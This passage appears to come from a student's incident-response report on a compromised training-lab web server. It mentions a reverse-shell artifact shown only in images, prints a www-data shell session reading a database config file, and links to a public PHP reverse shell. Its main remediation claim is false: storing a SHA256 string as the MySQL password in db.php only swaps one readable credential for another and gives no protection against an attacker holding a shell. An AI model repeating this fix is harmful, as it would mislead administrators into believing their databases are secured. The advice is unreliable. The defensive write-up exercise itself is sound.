


Figure 67: Authentication logs

Also we found this artifact on our Uploads page and after studying it turned out a reverse shell code and it's contain the IP address of the attacker machine:

Figure 68: Reverse shell artifact





Figure 69: Reverse shell artifact

[2] Timeline of the incidents and the attack.



[3] Documentation showing how you applied the needed fix or if you added any new security controls to eliminate the vulnerabilities in your environment. Make sure to include proof that the exploit is not working anymore.

Change SSH password

By changing SSH service password, now even if the attacker get MySQL credentials, he will not be able to get SSH service credentials and take access on the OS level:

```
┌──(user1㉿server1)-[~]
└─$ ssh -l robert localhost
robert@localhost's password:
Linux server1 5.18.0-kali5-amd64 #1 SMP PREEMPT_DYNAMIC Debian 5.18.5-1kali6 (2022-07-07) x86_64

The programs included with the Kali GNU/Linux system are free software;
the exact distribution terms for each program are described in the
individual files in /usr/share/doc/*/copyright.

Kali GNU/Linux comes with ABSOLUTELY NO WARRANTY, to the extent
permitted by applicable law.
Last login: Fri Jan 13 07:59:40 2023 from 192.168.43.170
┌──(robert㉿server1)-[~]
└─$ passwd
Changing password for robert.
Current password:
New password:
Retype new password:
passwd: password updated successfully
```

Figure 70: Change SSH password

Secure backend source code

1) Using SHA256 hashing method on the database backend source code for MySQL robert password:

```
<?php
$conn = mysqli_connect('localhost','robert','4798ba741239c6fe4230617ac2772f76078285377da06c305cff6add01506e2d',
garage');
?>
```

Figure 71: Backend source code hashing

2) Even if the attacker get reverse shell on the application level as www-data, he still cannot login to our MySQL database because of using SHA256 hashing method:

```
www-data@server1:/var/www/html/cdn-cgi/login$ ls
ls
admin.php  db.php  index.php  script.js
www-data@server1:/var/www/html/cdn-cgi/login$ cat db.php
cat db.php
<?php
$conn = mysqli_connect('localhost','robert','4798ba741239c6fe4230617ac2772f76078285377da06c305cff6add01506e2d','garage');
?>
www-data@server1:/var/www/html/cdn-cgi/login$
```

Figure 72: Backend source code hashing

References

https://miloserdov.org/?p=5910

https://www.mysqltutorial.org/mysql-copy-database/

https://github.com/pentestmonkey/php-reverse-shell/blob/master/php-reverse-shell.php

https://avatao.com/blog-best-practices-to-prevent-idor-vulnerabilities/

https://www.w3schools.com/php/func_network_setcookie.asp